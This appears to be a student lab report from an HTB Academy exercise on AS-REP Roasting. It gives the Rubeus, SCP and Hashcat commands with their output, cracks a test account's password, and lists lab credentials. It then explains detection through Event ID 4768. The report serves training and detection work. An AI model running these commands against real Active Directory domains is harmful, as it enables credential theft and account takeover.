



Lab Report: AS-REP Roasting Attack & Event Log Analysis

Executive Summary

This lab report documents the completion of the **AS-REP Roasting Attack & Event Log Analysis** exercise from the HTB Academy *Windows Attacks & Defense* module. The exercise demonstrates how an unauthenticated or authenticated attacker can abuse a misconfigured Active Directory account property—"**Do not require Kerberos preauthentication**"—to obtain crackable Kerberos authentication material without knowing the user's password.

The walkthrough covers the full attack chain: initial RDP access to a domain-joined workstation, enumeration and extraction of AS-REP hashes using Rubeus, offline password recovery with Hashcat (mode 18200), and defensive detection through Windows Security Event Log analysis (Event ID 4768) with emphasis on the **Pre-Authentication Type** field.

Learning Objectives

- Understand Kerberos pre-authentication and its role in the AS-REQ/AS-REP exchange
- Identify user accounts with the "Do not require Kerberos preauthentication" property enabled
- Execute an AS-REP Roasting attack using Rubeus to extract crackable hashes
- Prepare and perform offline password cracking of AS-REP hashes using Hashcat (mode 18200)
- Analyze Windows Security Event Logs (Event ID 4768) to identify AS-REP Roasting activity

Lab Environment and Tools

Table

Attacker Workstation	Pwnbox (Parrot OS), Kali Linux
Target Workstation	WS01 (Windows, <code>eagle.local</code> domain)

Attacker Workstation	Pwnbox (Parrot OS), Kali Linux
Domain Controller	DC1 (<code>dc1.eagle.local</code>), DC2 (<code>dc2.eagle.local</code> / <code>172.16.18.4</code>)
Domain	<code>eagle.local</code>
Initial Access User	<code>bob</code>
Target Accounts	<code>anni</code> , <code>svc-iam</code>
Tools Used	xfreerdp, Rubeus v2.0.1, Hashcat v6.2.5, Windows Event Viewer, PowerShell

Attack/Defense Concepts

What is AS-REP Roasting?

AS-REP Roasting is an attack against the Kerberos authentication protocol that targets user accounts with the **"Do not require Kerberos preauthentication"** account option enabled. Under normal circumstances, Kerberos pre-authentication requires the client to prove knowledge of the password (via an encrypted timestamp) before the Key Distribution Center (KDC) will issue a Ticket Granting Ticket (TGT). When this requirement is disabled, an attacker can send an Authentication Service Request (AS-REQ) without any pre-authentication data and receive an Authentication Service Response (AS-REP) containing encrypted material derived from the user's password hash. This encrypted blob can be saved and cracked offline.

Why It Works

The attack succeeds because of a configuration weakness, not a protocol flaw. Active Directory allows individual user accounts to opt out of pre-authentication—typically for legacy compatibility or specific service requirements. The KDC honors AS-REQs without pre-authentication data for these accounts and returns an AS-REP encrypted with the user's key. An attacker with network access to the domain controller (or ability to proxy through a compromised domain asset) can request these responses without any valid credentials for the target account.

The Windows Security Mechanism Involved

The attack abuses the **AS-REQ / AS-REP exchange** in Kerberos:

1. The attacker sends an **AS-REQ** for a target user without providing pre-authentication.
2. The KDC checks the user's `userAccountControl` setting to see if `UF_DONT_REQUIRE_PREAUTH` is enabled (`0x400000` / `4194304`).
3. If pre-authentication is not required, the KDC sends an **AS-REP** containing encrypted information protected by a key derived from the user's password.

4. The attacker takes this encrypted data and tries to **crack the password offline**.

The KDC logs this in **Event ID 4768**. The **Pre-Authentication Type** field reveals the abuse:

Table

Value	Meaning
0	No pre-authentication provided — AS-REP Roasting indicator
2	Normal encrypted timestamp

A value of 0 with a successful status (0x0) means the KDC issued a TGT without verifying the client—a direct sign of AS-REP Roasting.

Detailed Walkthrough

Phase 1: Initial Access via RDP to WS01

Step 1: Open Pwnbox

Launch the Pwnbox environment and open a Bash terminal.

Step 2: Establish an RDP Session

Establish an interactive RDP session with the domain-joined workstation using the compromised credentials. From the Bash terminal, execute the following command:

plain

```
xfreerdp /v:X.X.X.X /u:bob /p:<PASSWORD> /cert:ignore
```

Replace X.X.X.X with the IP address of the target workstation (WS01).

```
Parrot Terminal
File Edit View Search Terminal Help
[us-academy-5]-[10.10.15.226]-[htb-ac-2545518@htb-1yc312khkm]-[~]
[*]$ xfreerdp /v:10.129.96.180 /u:bob /p:Slavi123 /cert:ignore
```

Parameter Breakdown:

Table

Parameter	Purpose
/v:10.129.96.180	Target host (WS01)
/u:bob	Domain username
/p:Slavi123	User password
/cert:ignore	Bypass certificate validation (lab-only convenience)

Defensive Note: This authentication generates Event ID 4624 (An account was successfully logged on) and Event ID 4648 (A logon was attempted using explicit credentials) on WS01.

Phase 2: AS-REP Hash Harvesting with Rubeus

Step 3: Open PowerShell

From the RDP session on WS01, open PowerShell.

Step 4: Navigate to the Downloads Folder

plain


```
cd Downloads
```

Step 5: Execute Rubeus AS-REP Roasting

Execute Rubeus to enumerate and extract AS-REP hashes from accounts that do not require pre-authentication.

plain

```
.\Rubeus.exe asreproast /outfile:asrep.txt
```



```

FreeRDP: 10.129.96.180
Select Windows PowerShell

v2.0.1

[*] Action: AS-REP roasting
[*] Target Domain      : eagle.local

[*] Searching path 'LDAP://DC2.eagle.local/DC=eagle,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName     : anni
[*] DistinguishedName  : CN=anni,OU=EagleUsers,DC=eagle,DC=local
[*] Using domain controller: DC2.eagle.local (172.16.18.4)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\anni'
[*] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asrep.txt

[*] SamAccountName     : svc-iam
[*] DistinguishedName  : CN=svciam,OU=Detections,OU=EagleUsers,DC=eagle,DC=local
[*] Using domain controller: DC2.eagle.local (172.16.18.4)
[*] Building AS-REQ (w/o preauth) for: 'eagle.local\svc-iam'
[*] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\bob\Downloads\asrep.txt

[*] Roasted hashes written to : C:\Users\bob\Downloads\asrep.txt
PS C:\Users\bob\Downloads>

```

Parameter Breakdown:

Table

Parameter	Purpose
<code>asreproast</code>	Invoke the AS-REP Roasting module
<code>/outfile:asrep.txt</code>	Write extracted AS-REP hashes to file

Observed Output:

Rubeus identified **2 AS-REP roasting accounts** in the `eagle.local` domain:

Table

SamAccountName	Distinguished Name	Domain Controller
<code>anni</code>	<code>CN=anni,OU=EagleUsers,DC=eagle,DC=local</code>	<code>DC2.eagle.local (172.16.18.4)</code>
<code>svc-iam</code>	<code>CN=svciam,OU=Detections,OU=EagleUsers,DC=eagle,DC=local</code>	<code>DC2.eagle.local (172.16.18.4)</code>

Technical Significance:

- Rubeus uses the LDAP filter `(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))` to identify user accounts that do not

require Kerberos pre-authentication.

- The decimal value `4194304` represents the `UF_DONT_REQUIRE_PREAUTH` flag in the `userAccountControl` attribute.
- The `svc-iam` account is located in `OU=Detections`, which may indicate access to security or monitoring infrastructure.
- For each identified account, Rubeus sends an **AS-REQ without pre-authentication** and captures the returned **AS-REP encrypted material** for offline password cracking.

Defensive Note: This LDAP query can be used to identify **user accounts that do not require Kerberos pre-authentication**, making them potential **AS-REP Roasting targets**.

LDAP query activity can be monitored through **Windows Event ID 4662** and LDAP auditing to help detect this type of reconnaissance.


Phase 3: Offline Password Cracking with Hashcat

Step 6: Transfer the Hash File

Copy the `asrep.txt` file from the Windows workstation to the Kali attack machine using SCP:

plain

```
scp "C:\Users\bob\Downloads\asrep.txt" kali@10.129.96.181:/home/kali/
```



```
PS C:\Users\bob\Downloads> scp "C:\Users\bob\Downloads\asrep.txt" kali@10.129.96.181:/home/kali/
The authenticity of host '10.129.96.181 (10.129.96.181)' can't be established.
ECDSA key fingerprint is SHA256:0WZZ+iUmCyw7qtoOdUxYhFOWbzN1EB81DPpsOcDT+a4.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Please type 'yes', 'no' or the fingerprint:
Warning: Permanently added '10.129.96.181' (ECDSA) to the list of known hosts.
kali@10.129.96.181's password:
asrep.txt                                     100% 1065    1.0KB/s   00:00
PS C:\Users\bob\Downloads>
```


Step 7: Open Kali Linux via SSH

From the Pwnbox terminal, establish an SSH session to the Kali Linux attack machine:

plain

```
ssh kali@10.129.95.55
```

Password: `kali`



```
Parrot Terminal
File Edit View Search Terminal Help
[us-academy-5]-[10.10.15.226]-[htb-ac-2545518@htb-bdugj7bdiz]-[~]
[★]$ ssh kali@10.129.95.55
```

Step 8: Prepare the Hash Format

For Hashcat to recognize the AS-REP hash, the etype identifier (`23$`) must be inserted after `$krb5asrep$` . Edit the file to match Hashcat's expected input format:

plain

```
nano asrep.txt
```

Modified format:

plain

```
$krb5asrep$23$anni@eagle.local:...
```

```
kali@kali: ~  
File Edit View Search Terminal Help  
R (kali@kali)-[~]  
└─$ nano asrep.txt  
  
(kali@kali)-[~]  
└─$ cat asrep.txt  
$krb5asrep$23$anni@eagle.local:38DAC42C2D702CA9BFE386E4854DB949$29EFF5B9370BCD73  
27EE404B01A85E63805A824063E46B70A863201CF151CB69DE5C0F54CF4F8019B66F7B047A77EEF1  
17B4AD6EB856B6F8FEBF982F8D810EEF56C16C173BFA1D9E7E784832EDED501A4D03F2D894523E3D  
EE0E88A25FF0D79D706CB5CD3DDE777CF8AB3C29EA22D9D3337B8192B6226A160E91E8DD20BCDAB9  
530AD315A4E8296434C5C6BAC9D3ED06AEB9DC0B5AF61C0365E54046F3D778404C743AEFBABC7659  
4D3E7F479A3995952DAA4E07E42193AF1A6F7D0C6D55248C25E2DFB415EA9D15E3965DB222B4E00C  
4B505F7B64724CC84908058FF95B86873B541C648F60563A2B22  
$krb5asrep$svc-iam@eagle.local:20CC91DD797421145B967AF8D4186583$BC21B9F83ACA6D90  
DAED703B7BD5D540CD54DFA082FBCF955E52A4C54641CF79CC5AE7802DA9209ABD5109B278AF86AA  
91896FD854FB419964767808D91586F67585F801AC8DFE516F71BF0AA7286C9A58E99BFCEEC195B0  
40507D6D25D710F9AE69153007FEADDC9062F1CCD2EFC432F317F6FD68F23C1381AA5725605227B6  
D4F01D10C4CEE321032E1239F79D08751C7AA41CF1360594A80CA00704A8FA6D916F5AADE13BD027  
85C61727BC4192606B6731AB76EB22C7DE5027A72EFEFBBF601A65E805B8E8D3B951EE937E5D0CB2  
2F952E5289656BBA15AFAFD2FEEAE7864E44E88AA4129FBB8C  
  
(kali@kali)-[~]  
└─$ sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile asrepcrack.txt  
--force
```

Step 9: Crack the Hashes

Execute Hashcat to perform offline password recovery:

plain

```
sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile asrepcrack.txt --force
```

```
(kali@kali)-[~]  
└─$ sudo hashcat -m 18200 -a 0 asrep.txt passwords.txt --outfile asrepcrack.txt  
--force
```

```
kali@kali: ~  
File Edit View Search Terminal Help  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)  
Hash.Target.....: $krb5asrep$23$anni@eagle.local:38dac42c2d702ca9bfe3...3a2b22  
Time.Started.....: Sun Aug 9 11:20:50 2026, (0 secs)  
Time.Estimated...: Sun Aug 9 11:20:50 2026, (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (passwords.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 1566.2 kH/s (0.92ms) @ Accel:512 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests  
Progress.....: 2048/10002 (20.48%)  
Rejected.....: 0/2048 (0.00%)  
Restore.Point...: 0/10002 (0.00%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: 123456 -> frosty  
Hardware.Mon.#1..: Util: 15%  
  
Started: Sun Aug 9 11:20:48 2026  
Stopped: Sun Aug 9 11:20:51 2026  
  
(kali@kali)-[~]  
$
```

Parameter Breakdown:

Table

Parameter	Purpose
<code>-m 18200</code>	Hash type: Kerberos 5 AS-REP etype 23
<code>-a 0</code>	Attack mode: Straight dictionary attack
<code>asrep.txt</code>	Input file containing AS-REP hashes
<code>passwords.txt</code>	Wordlist for dictionary attack
<code>--outfile asrepcrack.txt</code>	Output file for recovered passwords
<code>--force</code>	Bypass runtime warnings (lab-only)

The recovered credentials are written to `asrepcrack.txt` for further analysis.

Review the Cracked Credentials

Open the `asrepcrack.txt` file to review the credentials successfully recovered by Hashcat and identify the password associated with the `anni` account.

```
(kali㉿kali)-[~]
$ sudo cat asrepcrack.txt
$krb5asrep$23$anni@eagle.local:38dac42c2d702ca9bfe386e4854db949$29eff5b9370bcd73
27ee404b01a85e63805a824063e46b70a863201cf151cb69de5c0f54cf4f8019b66f7b047a77eef1
17b4ad6eb856b6f8febf982f8d810eef56c16c173bfa1d9e7e784832eded501a4d03f2d894523e3d
ee0e88a25ff0d79d706cb5cd3dde777cf8ab3c29ea22d9d3337b8192b6226a160e91e8dd20bcdab9
530ad315a4e8296434c5c6bac9d3ed06aeb9dc0b5af61c0365e54046f3d778404c743aefbabc7659
4d3e7f479a3995952daa4e07e42193af1a6f7d0c6d55248c25e2dfb415ea9d15e3965db222b4e00c
4b505f7b64724cc84908058ff95b86873b541c648f60563a2b22 shadow
(kali㉿kali)-[~]
$
```

Table

Account	Status
anni@eagle.local	Cracked (password: shadow)

Technical Significance:

- AS-REP etype 23 uses RC4-HMAC encryption derived from the user's NT hash, enabling efficient GPU-accelerated cracking
- The absence of pre-authentication means the attacker never sent an encrypted timestamp, leaving no failed logon trail for the target account during the hash acquisition phase
- Successful recovery of anni credentials is particularly concerning given the account's placement in the EagleUsers organizational unit

Phase 4: Detection Phase — Event Log Analysis on DC1

Step 10: Access the Domain Controller

From WS01, open an RDP session to DC1 using the provided lab credentials:

plain

```
Username: htb-student
Password: HTB_academy_stdnt!
```

Step 11: Open Event Viewer

Navigate to:

plain

Event Viewer > Windows Logs > Security


Step 12: Filter for Event ID 4768

Apply a filter for **Event ID 4768** — *"A Kerberos authentication ticket (TGT) was requested."*

Filter Configuration:

Table

Filter Parameter	Value	Purpose
Event ID	4768	Isolate TGT request events
Find / Search	svc-iam	Correlate events to the targeted account



Why Event ID 4768?

Event ID 4768 is logged whenever the KDC receives an AS-REQ and processes a TGT request. During AS-REP Roasting, the attacker sends an AS-REQ **without pre-authentication data**. For accounts that have the "Do not require Kerberos

preauthentication" property enabled, the KDC still issues the TGT and logs Event ID 4768—but with a critical anomaly in the **Pre-Authentication Type** field.

Observed Detection Artifacts:

Analysis of Event ID 4768 for the `svc-iam` account revealed the following forensic fields:

Table

Event Field	Value	Detection Relevance
Account Name	<code>svc-iam</code>	Targeted user account
Supplied Realm Name	<code>eagle.local</code>	Authentication domain
User ID / TargetSid	<code>S-1-5-21-1518138621-4282902758-752445584-3103</code>	Unique security principal identifier
Service Name	<code>krbtgt</code>	Expected for TGT requests
Client Address	<code>::ffff:172.16.18.25</code>	Source IP of the AS-REQ
Ticket Encryption Type	<code>0x17</code> (23 decimal)	RC4-HMAC
Pre-Authentication Type	<code>0</code>	Critical Indicator: No pre-aut

Alternative Detection via PowerShell

For scalable log analysis, the same Event ID 4768 data can be extracted programmatically:

plain

```
Get-WinEvent -FilterHashtable @{'LogName'='Security';Id=4768} | Where-Object {$_.Message -like "*svc-iam*"} | Select-Object -First 1 | Format-List Message
```

```

FreeRDP: 10.129.96.180
Administrator: Windows PowerShell - 172.16.18.3
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\htb-student> Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4768} | Where-Object {$_.Message -like "*svc-iam*"} | Select-Object -First 1 | Format-List Message

Message : A Kerberos authentication ticket (TGT) was requested.

Account Information:
    Account Name: svc-iam
    Supplied Realm Name: eagle.local
    User ID: S-1-5-21-1518138621-4282902758-752445584-3103

Service Information:
    Service Name: krbtgt
    Service ID: S-1-5-21-1518138621-4282902758-752445584-502

Network Information:
    Client Address: ::ffff:172.16.18.25
    Client Port: 59910

Additional Information:
    Ticket Options: 0x40800010
    Result Code: 0x0
    Ticket Encryption Type: 0x17
    Pre-Authentication Type: 0

Certificate Information:
    Certificate Issuer Name:
    Certificate Serial Number:
    Certificate Thumbprint:

Certificate information is only provided if a certificate was used for pre-authentication.

Pre-authentication types, ticket options, encryption types and result codes are defined in RFC 4120.

PS C:\Users\htb-student>

```

Parameter Breakdown:

Table

Component	Purpose
<code>Get-WinEvent</code>	Retrieves events from specified logs
<code>-FilterHashtable @{LogName='Security';Id=4768}</code>	Filters the Security log for Event ID 4768 only
<code>Where-Object {\$_.Message -like "*svc-iam*"}</code>	Filters results to events mentioning the target account
<code>Select-Object -First 1</code>	Limits output to the first matching event
<code>Format-List Message</code>	Displays the full message body for detailed field review

Detection Interpretation:

- **Pre-Authentication Type = 0** is the definitive indicator of AS-REP Roasting. Under normal Kerberos authentication, this field will contain `2` (PA-ENC-TIMESTAMP) or another standard pre-authentication mechanism
- A value of `0` combined with a **Success** status (`0x0`) means the KDC issued a TGT without the client proving knowledge of the password—an anomaly permitted only by the account's `UF_DONT_REQUIRE_PREAUTH` configuration

- The `Client Address` field (`172.16.18.25`) provides network attribution for the attacking host
- **Ticket Encryption Type** `0x17` (RC4-HMAC) indicates the returned AS-REP used a weak encryption suite, further facilitating offline cracking

Technical Analysis

The Pre-Authentication Type Field

The **Pre-Authentication Type** field in Event ID 4768 is the single most reliable native Windows indicator for AS-REP Roasting:

Table

Value	Type	Meaning
<code>0</code>	None	No pre-authentication provided; TGT issued only if <code>UF_DONT_REQUIRE_PREAUTH</code> is set
<code>2</code>	PA-ENC-TIMESTAMP	Standard pre-authentication using encrypted timestamp
<code>11</code>	PA-ETYPE-INFO2	Etype info exchange
<code>15</code>	PA-PK-AS-REQ	Public key pre-authentication (Smart Card)

An Event ID 4768 with Pre-Authentication Type `0` and a successful status is an immediate high-fidelity detection opportunity.

userAccountControl and UF_DONT_REQUIRE_PREAUTH

The `userAccountControl` attribute is a bitmask controlling account behavior. The `UF_DONT_REQUIRE_PREAUTH` flag (`0x400000` / `4194304`) disables the pre-authentication requirement. This setting is visible in Active Directory Users and Computers under the **Account** tab:

Account options: *"Do not require Kerberos preauthentication"*

This setting should be **disabled** for all standard user accounts. Legitimate use cases are extremely rare in modern environments.

Encryption Type Implications

The observed **Ticket Encryption Type** `0x17` (RC4-HMAC) in the AS-REP means the encrypted material uses the user's NT hash as the key. This is computationally cheaper to crack than AES-based etypes. If the account were configured for AES-only, the AS-REP would still be obtainable, but the offline cracking cost would increase substantially.